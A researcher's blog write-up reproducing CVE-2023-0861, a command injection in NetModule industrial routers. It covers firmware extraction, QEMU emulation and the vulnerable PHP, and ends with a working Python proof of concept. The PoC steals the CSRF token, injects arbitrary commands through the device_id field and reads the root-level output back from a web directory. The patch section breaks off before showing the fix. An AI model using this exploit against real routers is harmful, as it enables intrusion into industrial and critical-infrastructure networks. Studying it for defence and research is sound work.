Analyzing and Reproducing the Command Injection Vulnerability (CVE-2023-0861) in NetModule Routers

Author: Homrani Seif-Allah
Date: 11 March 2023

Introduction

NetModule is an Original Equipment Manufacturer (OEM) of industrial grade routers that are commonly used in critical infrastructure and industrial control systems. On February 24th, 2023, ONEKEY, a security research firm, released a security advisory disclosing a vulnerabilitu that affect 9 NetModule routers. The vulnerability were identified within the web management interface and allow authenticated users to execute arbitrary commands with elevated privileges.

As an individual interested in IoT security and firmware analysis, I find it valuable to review the entire reproduction process of reported vulnerabilities and In the pursuit of expanding my knowledge and skills, I took it upon myself to reproduce the vulnerabilities affecting the NetModule routers.

Environment Construction

Since we do not have physical access to the routers, we will download the firmware from the NetModule website . Once downloaded, we will use QEMU (Quick Emulator) to emulate the firmware and create a virtual environment similar to that of a real device.

Firmware Download

As mentioned in the security advisory, the vulnerable versions are:

- < 4.3.0.119
- < 4.4.0.118
- < 4.6.0.105
- < 4.7.0.103

We are going to use one of the available firmwares from the following url: https://share.netmodule.com/public/system-software/4.5/4.5.0.104/
For this example, we will use NG800_Software_Release_4.5.0.104.img

Firmware Extraction

For the Firmware extraction, we are going to use **binwalk** utility, Binwalk is a popular open-source tool used for analyzing and extracting firmware images. It is commonly used by security researchers to identify and extract file systems, bootloaders, and other data embedded within firmware images.

Running Binwalk with the following arguments:
-M, --matryoshka : Recursively scan extracted files
-e, --extract: Automatically extract known file types
-1, --preserve-symlinks: Do not sanitize extracted symlinks that point outside the extraction directory (dangerous)

As mentioned by the manual, running binwalk with `--preserve-symlinks` argument is dangerous but it's a must in our case, since there's a lot of symlinks, and not using this argument, will make binwalk relink the symlink to /dev/null instead.

Example:
With --preserve-symlinks argument: `/bin/ash -> /bin/busybox.nosuid`
Without --preserve-symlinks argument: `/bin/ash -> /dev/null`

By running the **binwalk** command with the specified arguments, we are able to extract the firmware image and obtain the file system containing all the necessary binaries and files required for further analysis.

QEMU Emulation

Emulation Strategy

For QEMU in system mode, we need to provide the emulator with a file system image and a kernel or BIOS image to use in the boot process. The file system image is easy to get since we extracted it previously with binwalk, and it is relatively easy to create an image from this that QEMU can use. The kernel is trickier. There are three main emulation strategies – each has its pros and cons:

1. Extract the kernel from the device firmware, create a rootfs image using the extracted filesystem, and then boot from that image. This emulates the device as closely as possible, but it can be challenging to extract the kernel from the firmware and get the device to boot correctly.
2. Use a pre-compiled kernel for the correct architecture (ARM in this case), create a rootfs image using the extracted filesystem, and then boot from that image. This is a reasonably easy strategy, but it can be cumbersome to get the device to boot correctly.
3. Use a pre-compiled kernel for the correct architecture (ARM in this case), and use a pre-made file system image (e.g., a QCOW2 image) of the correct architecture (ARM) to boot the VM. After the VM is booted, copy the contents of the filesystem into the VM and create a chroot inside the filesystem root. This is the least accurate emulation method but is the easiest.

Networking

Before beginning VM setup, we want to consider what networking requirements are required for the VM. QEMU supports two basic networking modes: port redirection mode (e.g., redirect a port on the host OS into the guest VM) and bridged mode.

Port Redirection Mode

- Ideal when you know what ports to connect to on the VM
- Cannot be used to send arbitrary protocols and only supports TCP and UDP

Bridged Mode

- Uses a bridge interface and TUN/TAP interfaces on the host OS to give the guest VM an interactive interface
- Allows for arbitrary protocols
- The most accurate representation of having a physical device but is more difficult to configure

For more information about general QEMU networking.

It is important to note that many online tutorials related to networking in QEMU may be outdated, as recent versions of QEMU have removed several functions, such as **-redir** in version 3.1 and **-net ...,vlan=x** in version 3.0.

For the purpose of this example, we will be using QEMU emulator version 5.2.0 (Debian 1:5.2+dfsg-11+deb11u2).

Getting a kernel and file system image

Because we are using a pre-compiled kernel and rootfs, we need to either build our own or find a pre-compiled one. There are pre-compiled Debian Linux ARM kernels and QCOW2 rootfs file system images available online. The following commands will download the kernel and the QCOW2 image:

```
$ mkdir linux_armhf; cd linux_armhf
$ wget https://people.debian.org/~aurel32/qemu/armhf/initrd.img-3.2.0-4-vexpress
$ wget https://people.debian.org/~aurel32/qemu/armhf/vmlinuz-3.2.0-4-vexpress
$ wget https://people.debian.org/~aurel32/qemu/armhf/debian_wheezy_armhf_standard.qcow2
```

To start the VM, we will use the following command as mentioned from the images source, but we need to make some adjustments first:

```
qemu-system-arm -M vexpress-a9 -kernel vmlinuz-3.2.0-4-vexpress -initrd initrd.img-3.2.0-4-vexpress -drive
if=sd,file=debian_wheezy_armhf_standard.qcow2 -append "root=/dev/mmcblk0p2 console=ttyAMA0" -net nic -net
tap,ifname=tap0,script=no,downscript=no -nographic
```

The previous command launches a QEMU virtual machine with the ARM Versatile Express development board as the target platform, using a **Linux kernel image** (-kernel vmlinuz-3.2.0-4-vexpress) and an **initial ramdisk** (-initrd initrd.img-3.2.0-4-vexpress) to boot the system. The virtual hard drive image in QCOW2 format is specified to be used as the system disk.


However, the size of the image must be a **power of 2** when mounted as an **SD card** (if=sd). To address this, the command "qemu-img resize debian_wheezy_armhf_standard.qcow2 32G" is run to resize the disk image to a power of 2, specifically to 32G. This ensures that the VM can be started without encountering the error message **"Invalid SD card size"** due to an incorrect image size.

The **-net nic** option sets up a virtual network interface card, while the **-net tap** option creates a TAP interface to connect the VM to the host's network. The **ifname** parameter specifies the name of the TAP interface to be used as tap0, while script and downscript options are set to no to prevent running any external scripts when the interface is brought up or down.

Finally, the **-nographic** option disables graphical output and redirects the serial console to the terminal, allowing the user to interact with the virtual machine via the command line.

Running the command:

Booting record link: https://asciinema.org/a/D9wlGgwXErq3zSF8a5VTrNovw



Network Configuration

We need to create a new TAP interface in our host and assigns it to the current user's account, then assigns an IP address to it.

```
sudo tunctl -t tap0 -u `whoami`
sudo ifconfig tap0 192.168.2.1/24
```

Now inside our VM, we assigns an IP to the eth0 interface:

```
root@debian-armhf:~# ifconfig eth0 192.168.2.2/24
```

Now everything should work:

```
root@debian-armhf:~# ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_req=1 ttl=64 time=5.01 ms
64 bytes from 192.168.2.1: icmp_req=2 ttl=64 time=2.94 ms
64 bytes from 192.168.2.1: icmp_req=3 ttl=64 time=0.749 ms
^C
--- 192.168.2.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.749/2.905/5.019/1.743 ms
```

Copying the filesystem

To create a functional chroot environment, it is essential to grant access to critical system resources and ensure that system utilities and services have access to the necessary dependencies and resources. This is achieved by mounting **the host's /proc** filesystem to **the extracted filesystem's /proc** directory since many services require access to the **/proc** filesystem to function correctly. Additionally, to ensure that all device files in the host system's **/dev** directory are available within the chroot environment, the **/dev** directory must also be mounted.

```
root@debian-armhf:~# mount -t proc /proc ./squashfs-root/proc
root@debian-armhf:~# mount -o bind /dev ./squashfs-root/dev
```

The extracted firmware has its filesystem inside _AC.extracted directory, we will compress it using **tar** utility and then transfer it using **scp**.
The root password is 'root'.

```
$ tar zcf filesystem.tar.gz _AC.extracted/
$ scp filesystem.tar.gz root@192.168.2.2:/
```

Now extracting the filesystem inside the VM, using tar again, chrooting and getting our shell:

```
root@debian-armhf:/# tar zxf filesystem.tar.gz

root@debian-armhf:/# cd _AC.extracted/
root@debian-armhf:/_AC.extracted# ls
0.tar  boot    dev  home  mnt      proc  run   sys  usr
bin    cgroup  etc  lib   overlay  root  sbin  tmp  var

root@debian-armhf:/_AC.extracted# chroot . /bin/ash
BusyBox v1.30.1 (2021-05-19 05:38:27 UTC) built-in shell (ash)
/ # id
uid=0(admin) gid=0(root) groups=0(root)
/ #
```

With a working shell, we can navigate to `/etc/rc.d` or `/etc/init.d` and run the appropriate RC script to kick off the userland services.

Fixing Runtime Dependencies

The rcS (stands for "run commands, Start") file contains a set of commands and scripts that are executed by the system during the boot process, after the kernel has been loaded and before the system services are started. It is responsible for performing system initialization tasks.

```
$ cat /etc/init.d/rcS
#!/bin/sh

for i in /etc/rc.d/$1*; do
    [ -x $i ] && $i $2 2>&1
done

[ "$2" = "boot" -a -x /etc/rc.local ] && /etc/rc.local
```

The rcS file iterates through all files in the /etc/rc.d directory and runs it with the second argument ($2) and redirects any error output to stdout using "2>&1".

Below is the content of the /etc/rc.d directory:

```
/ # ls -al /etc/rc.d/
drwxr-xr-x    2 1000     1004          4096 May 19  2021 .
drwxr-xr-x   48 1000     1004          4096 May 19  2021 ..
lrwxrwxrwx    1 1000     1004            14 May 19  2021 K900virt -> ../init.d/virt
lrwxrwxrwx    1 1000     1004            16 May 19  2021 K980syslog -> ../init.d/syslog
lrwxrwxrwx    1 1000     1004            23 May 19  2021 S009mount-cgroups -> ../init.d/mount-cgroups
lrwxrwxrwx    1 1000     1004            18 May 19  2021 S010watchdog -> ../init.d/watchdog
lrwxrwxrwx    1 1000     1004            22 May 19  2021 S027load-modules -> ../init.d/load-modules
lrwxrwxrwx    1 1000     1004            14 May 19  2021 S028boot -> ../init.d/boot
lrwxrwxrwx    1 1000     1004            21 May 19  2021 S030system-info -> ../init.d/system-info
lrwxrwxrwx    1 1000     1004            17 May 19  2021 S040haveged -> ../init.d/haveged
lrwxrwxrwx    1 1000     1004            26 May 19  2021 S041enable-usb-ports -> ../init.d/enable-usb-ports
lrwxrwxrwx    1 1000     1004            37 May 19  2021 S042configure-debug-serial-port -> ../init.d/configure-debug-
serial-port
lrwxrwxrwx    1 1000     1004            41 May 19  2021 S043configure-internal-serial-ports
...
...
lrwxrwxrwx    1 1000     1004            16 May 19  2021 S720chrony -> ../init.d/chrony
lrwxrwxrwx    1 1000     1004            14 May 19  2021 S800l2tp -> ../init.d/l2tp
```

```
lrwxrwxrwx    1 1000     1004            19 May 19  2021 S810mosquitto -> ../init.d/mosquitto
lrwxrwxrwx    1 1000     1004            13 May 19  2021 S860can -> ../init.d/can
lrwxrwxrwx    1 1000     1004            14 May 19  2021 S860ftpd -> ../init.d/ftpd
lrwxrwxrwx    1 1000     1004            19 May 19  2021 S860igmpproxy -> ../init.d/igmpproxy
lrwxrwxrwx    1 1000     1004            15 May 19  2021 S860lldpd -> ../init.d/lldpd
lrwxrwxrwx    1 1000     1004            18 May 19  2021 S860smcroute -> ../init.d/smcroute
lrwxrwxrwx    1 1000     1004            19 May 19  2021 S860softflowd -> ../init.d/softflowd
lrwxrwxrwx    1 1000     1004            15 May 19  2021 S860vrrpd -> ../init.d/vrrpd
lrwxrwxrwx    1 1000     1004            16 May 19  2021 S870voiced -> ../init.d/voiced
lrwxrwxrwx    1 1000     1004            13 May 19  2021 S890dio -> ../init.d/dio
lrwxrwxrwx    1 1000     1004            15 May 19  2021 S890rs485 -> ../init.d/rs485
lrwxrwxrwx    1 1000     1004            13 May 19  2021 S900sdk -> ../init.d/sdk
lrwxrwxrwx    1 1000     1004            14 May 19  2021 S900virt -> ../init.d/virt
lrwxrwxrwx    1 1000     1004            17 May 19  2021 S970mmc-fix -> ../init.d/mmc-fix
lrwxrwxrwx    1 1000     1004            14 May 19  2021 S980done -> ../init.d/done
```

What we are initerested in is **the lighttpd webserver** (**S510lighttpd** is its symlink for **/etc/init.d/lighttpd**), which is, according to wikipedia, an open-source web server optimized for speed-critical environments.

/etc/init.d/lighttpd is an init script for the lighttpd web server on OpenWrt. Init scripts are shell scripts that are run by the **init process** on Linux-based operating systems during system startup and shutdown, and are responsible for starting and stopping system services.

Content of **/etc/init.d/lighttpd**:

```
#!/bin/sh /etc/rc.common
# Copyright (C) 2006 OpenWrt.org
START=510
DAEMON=lighttpd
LOG=/var/log/lighttpd/error.log
PIDFILE=/var/run/lighttpd.pid
DAEMON_ARGS="-f /etc/lighttpd/lighttpd.conf"
. /etc/default/system-info # missing !
. /etc/default/lighttpd
. /etc/init.d/utils
check_ssl() {
...
}
start_lighttpd() {
...
}
stop_lighttpd() {
...
}
start() {
        echo -n "Starting lighttpd server: "
        if [ -f $PIDFILE ]; then
            echo -n "skip "
        else
            start_lighttpd
        fi
        echo "done"
}
stop() {
        echo -n "Stopping lighttpd server: "
        if [ -f $PIDFILE ]; then
            stop_lighttpd
        else
            echo -n "skip "
        fi
        echo "done"
}
restart() {
        echo -n "Restarting lighttpd server: "
        if [ -f $PIDFILE ]; then
            stop_lighttpd
        fi
```

```
        start_lighttpd
        echo "done"
}
```

Running this file:

```
/etc/init.d # ./lighttpd
/etc/rc.common: .: line 11: can't open '/etc/default/system-info': No such file or directory
```

Manually adding this missing file, and rerunning it again:

```
/etc/init.d # touch /etc/default/system-info
/etc/init.d # ./lighttpd
Syntax: ./lighttpd [command]

Available commands:
        start   Start the service
        stop    Stop the service
        restart Restart the service
        reload  Reload configuration files (or restart if that fails)
        enable  Enable service autostart
        disable Disable service autostart
```

Trying to start the **lighttpd** server:

```
/etc/init.d # ./lighttpd start
Starting lighttpd server: ERROR: cannot connect to configd
/bin/bash: No such file or directory
2023-03-12 11:51:57: (../../lighttpd-1.4.53/src/configfile.c.1461) command "find /etc/lighttpd.d -maxdepth 1 -name
'*.conf' -exec cat {} \;" exited non-zero: 2
2023-03-12 11:51:57: (../../lighttpd-1.4.53/src/configfile.c.1289) source: /etc/lighttpd/lighttpd.conf line: 94 pos: 1
parser failed somehow near here: (EOL)
ERROR: timeout waiting for /var/run/lighttpd.pid
done
/etc/init.d #
```

As it may appears, we need to run the **configd** first but let's fix the other errors now and we'll deal with the **configd** binary later. We need to fix the environment variable for the shell and change it to **/bin/ash** instead:

```
/etc/init.d # export SHELL=/bin/ash
/etc/init.d # ./lighttpd start
Starting lighttpd server: ERROR: cannot connect to configd
2023-03-12 11:55:44: (../../lighttpd-1.4.53/src/server.c.1143) opening /dev/null failed: No such file or directory
ERROR: timeout waiting for /var/run/lighttpd.pid
done
/etc/init.d # ./lighttpd start
Starting lighttpd server: ERROR: cannot connect to configd
2023-03-12 11:58:15: (../../lighttpd-1.4.53/src/server.c.1209) opening pid-file failed: /var/run/lighttpd.pid No such
file or directory
2023-03-12 11:58:15: (../../lighttpd-1.4.53/src/server.c.428) unlink failed for: /var/run/lighttpd.pid 2 No such file or
directory
```

Another missing directory: **/var/run**, creating it and trying again !

```
/etc/init.d # mkdir /var/run
/etc/init.d # ./lighttpd start
Starting lighttpd server: ERROR: cannot connect to configd
ERROR: PID 2598 is not running
done
```

Ok, now at least we have to deal with the **configd**, but let's try to run all the services now from the using the same script of the **rcS** file but without the **stderr redirection** in order to be able to see the logs:

```
/etc/rc.d # for i in /etc/rc.d/*; do $i start ; done
Starting syslogd: skip done
mounting cgroups...missing directory /etc/fs/cgroups
Starting watchdog: done
Starting haveged: skip done
/etc/rc.common: cd: line 10: can't cd to /proc/sysinfo: No such file or directory
grep: /proc/sysinfo/pd/serial: No such file or directory
grep: /proc/sysinfo/pd/serial: No such file or directory
Starting LED manager: skip done
Starting reset-monitor: done
Starting configd: skip done
Starting syslogd: skip done
Starting event-manager: skip done
Enabling USB devices: sed: /proc/sysinfo/usbport0/usbName: No such file or directory
sed: /proc/sysinfo/usbport1/usbName: No such file or directory
done
Starting udevd: skip done
Starting firewall/NAPT: skip done
Starting bridges: done
sh: 0: unknown operand
expr: syntax error
grep: /proc/sysinfo/license/licenseValid: No such file or directory
no valid WLAN license found
Starting network: skip done
Starting wpa_supplicant for wired 802.1X: skip done
Starting dnsmasq server:
   * Starting dnsmasq on lo
done
Starting link-manager: skip done
Starting atd: skip done
Starting cron: skip done
Starting qos: skip
Starting telnet server: skip done
Starting dropbear server: generating rsa key
Starting lighttpd server: skip done
Starting dbus: done
Starting quagga: skip done
Starting AVAHI: skip done
sh: 0: unknown operand
Starting bluetoothd: expr: syntax error
skip done
Starting ITxPT
done
Starting gre: skip done
Starting ipsec: skip done
Starting openvpn: skip done
Starting pptp: skip done
Starting VxLAN: done
Starting smsd: skip done
Starting surveyor: skip done
Starting tcpser: skip done
Starting snmpd: skip done
Starting chrony server: ERROR: PID 3153 is not running
done
Starting l2tp: skip done
Starting mosquitto: skip done
Starting ftpd: skip done
Starting igmpproxy: skip done
Starting lldpd: skip done
Starting smcroute: skip done
```

```
expr: syntax error
Starting vrrpd: skip done
Setting dio ports: done
Setting rs485 configuration: done
Starting SDK: skip
Start eMMC setup: [ 3490.304194] mmci-pl18x mb:mmci: mmc_blk_ioctl_cmd: cmd error -110
ioctl: Operation timed out
Could not read EXT_CSD from /dev/mmcblk0
[ 3490.382724] mmci-pl18x mb:mmci: mmc_blk_ioctl_cmd: cmd error -110
failed
ioctl: Operation timed out Could not read EXT_CSD from /dev/mmcblk0
done
/etc/rc.d # Restarting dropbear server: generating dss key
Restarting dropbear server: ERROR: timeout waiting for /var/run/dropbear.pid
done
```

We are going to be focus only on the **lighttpd** and the **configd**, and unfortunately, none of them started, so let's fix the **configd** first since lighttpd depends on it.

Analysing the **configd init.d script**:

```
DAEMON=configd
PIDFILE=/var/run/configd.pid
REG=/etc/config/configd.reg
start_configd() {
    mkdir -p /var/run/configd
    chown root.root /var/run/configd
    chmod 770 /var/run/configd
    start-stop-daemon -S -q -m -p $PIDFILE -b -x $DAEMON -- $REG
    check up
    activate_watchdog $PIDFILE
}
```

The failed instruction is `start-stop-daemon -S -q -m -p /var/run/configd.pid -b -x configd -- /etc/config/configd.reg`.

`start-stop-daemon` is a utility program in Unix-like operating systems that is used to start, stop, and restart daemons or background services.

To debug the **configd** binary, let's try running it without the **start-stop-daemon** but with the same arguments:

```
/etc/init.d # configd /etc/config/configd.reg
/etc/init.d # ps -aux | grep configd
```

No logs are printed nor errors, but the **configd** is not running. To understand what's going on, we are going to use **strace** utility to trace the syscalls.

```
/etc/init.d # strace configd /etc/config/configd.reg
...
read(4, "difyCustom\n\nmodifyStorage=/usr/l"..., 1024) = 95
read(4, "", 1024)                       = 0
close(4)                                = 0
open("/etc/config/factory-config.cfg", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory)
exit_group(0)                           = ?
+++ exited with 0 +++
/etc/init.d #
```

Nice! at least now we know the reason for the failing of the **configd**, a missing **/etc/config/factory-config.cfg**, luckily, no need to create an empty file, it was extracted recursively using binwalk before:

```
/etc/init.d # cd /etc/config/
/etc/config # ls
_factory-config.cfg.gz.extracted  factory-config.cfg.gz
configd.reg                       volatile-config.cfg
/etc/config # cp _factory-config.cfg.gz.extracted/factory-config.cfg .
```

Rerunning the **configd**:

```
/etc/init.d # strace configd /etc/config/configd.reg
...
stat64("/etc/config/user-config.cfg.bak", 0x7ebd4900) = -1 ENOENT (No such file or directory)
open("/etc/config/user-config.cfg", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory)
open("/etc/config/volatile-config.cfg", O_RDONLY|O_LARGEFILE) = 4
read(4, "# Copyright (C) 2011-2014 NetMod"..., 1024) = 52
read(4, "", 1024)                       = 0
close(4)                                = 0
open("/proc/sysinfo/bd/0/prod_name", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file or directory)
exit_group(0)                           = ?
+++ exited with 0 +++
```

Another missing file, rerunning !

```
bind(4, {sa_family=AF_UNIX, sun_path="/var/run/configd/daemon.sock"}, 30) = 0
chmod("/var/run/configd/daemon.sock", 0770) = 0
brk(0xa9f000)                           = 0xa9f000
pselect6(5, [4], NULL, NULL, {tv_sec=10, tv_nsec=0}, {NULL, 8}) = 0 (Timeout)
pselect6(5, [4], NULL, NULL, {tv_sec=10, tv_nsec=0}, {NULL, 8}
```

The binary is running finally! Let's run it using the init.d script.


```
/ # cd /etc/init.d/
/etc/init.d # ./configd start
Starting configd: . done
```

We good, let's go back the **lighttpd**:

```
/etc/init.d # ./lighttpd  start
Starting lighttpd server: done
```

We good to go!

```
/etc/init.d # ps -aux | grep lighttpd
 3779 admin     4808 S    lighttpd -f /etc/lighttpd/lighttpd.conf
```



Vulnerability Analysis

The NetModule Router Software web admin interface is written in PHP and has a page allowing for GNSS receiver configuration at `/home/www-data/admin/gnssAutoAlign.php`. On line 36, the script calls `exec` with an unsanitized `$device_id` variable obtained from the POST request on line 6.

```php
<?php
require_once('config/config.php');
if (isset($c))
    $device_id = $c;
else
    $device_id = $_REQUEST['device_id'];

$status = "disabled";

// ...

if (isset($_POST['toggleAlignment'])) {
    if ($status == "disabled") {
        exec("/usr/local/sbin/www-scripts/various/doAutoAlignment " . $device_id . " > /dev/null &");
        $status = "starting";
    }
    else {
        exec("kill $(cat ". PID_FILENAME . ")");
        $status = "stopping";
    }
}

// ...
```

To be able to access the **gnssAutoAlign** page, we need to be authenticated as an admin user first.

```php
if ($_SERVER['SCRIPT_NAME'] != '/admin/login.php') {
    if ($Auth->login["authorized"] == false) {
        // not authorized, redirect to login.php
        debug($_SERVER["REMOTE_ADDR"] . " is not authorized");
        $redirurl = "/admin/login.php";
```

To trigger the vulnerable **exec** function, we need send a post request with a **toggleAlignment** value. But according to the **auth.php** on line 951, there's a **CSRF protection** implemented if the request method is POST, so we need to retrieve the token first.

```php
    }
    if ($_SERVER['REQUEST_METHOD'] == 'POST' && $_POST['csrf-token'] != $_SESSION['csrf-token']) {
        $redirurl = "/admin/status.php";
    }
```

Exploitation

Writing our exploit:


```python
import re
import requests
import argparse
import urllib.parse


parser = argparse.ArgumentParser(description='CVE-2023-0861 PoC')
parser.add_argument('--url', type=str, required=True, help='URL of the vulnerable router')
parser.add_argument('--phpsessid', type=str, required=True, help='Admin\'s PHP session ID for authentication')
parser.add_argument('--payload', type=str, required=True, help='Command Injection Payload')
args = parser.parse_args()

url = f'{args.url}/admin/gnss.php'
c = {'PHPSESSID':args.phpsessid}
response = requests.get(url,cookies=c)
csrf_token = re.search(r'<input type="hidden" name="csrf-token" value="([^"]+)">', response.text).group(1)
#print(csrf_token)
data = {
'toggleAlignment': 'test',
'device_id': f'1; {args.payload} > /home/www-data/admin/img/nothing.png; 2',
'csrf-token': csrf_token,
}
#print(f'1; {urllib.parse.unquote(args.payload)} > /home/www-data/admin/img/nothing.png 2')
```

```
url = f'{args.url}/admin/gnssAutoAlign.php'

response = requests.post(url, data=data,cookies=c)

if response.status_code == 200:
    results = requests.get(f'{args.url}/admin/img/nothing.png',cookies=c)
    #print('done!')
    print(results.content.decode())
```

The commands output are redirected and saved in a file inside the **/admin/img** directory, and retrieved later.

```
# payload:
'device_id': f'1; {args.payload} > /home/www-data/admin/img/nothing.png; 2'
# Results Exfiltration
requests.get(f'{args.url}/admin/img/nothing.png',cookies=c)
```

Running our exploits and executing the **id** command :




```
$ python3 PoC-CVE-2023-0861.py --url http://192.168.2.2 --phpsessid f902812174e1908f8be4e0a1b1061efd --payload "id"

uid=0(admin) gid=0(root) groups=0(root)
```

Patch Analysis

The patched version escape the $device_id variable in the exec statement:

```
$status = "disabled";
define("STATUS_FILENAME", "/tmp/status/gnss". $device_id ."/dr-auto-align");
define("ANGLES_FILENAME", "/tmp/status/gnss". $device_id ."/dr-auto-align-angles");
define("PID_FILENAME", "/run/gnss". $device_id ."/dr-auto-align.pid");

if (file_exists(STATUS_FILENAME)) {
    $statusfile = fopen(STATUS_FILENAME, "r");
    $status = fread($statusfile, filesize(STATUS_FILENAME));
    fclose($statusfile);
}

$yaw = "n/a";
$pitch = "n/a";
$roll = "n/a";
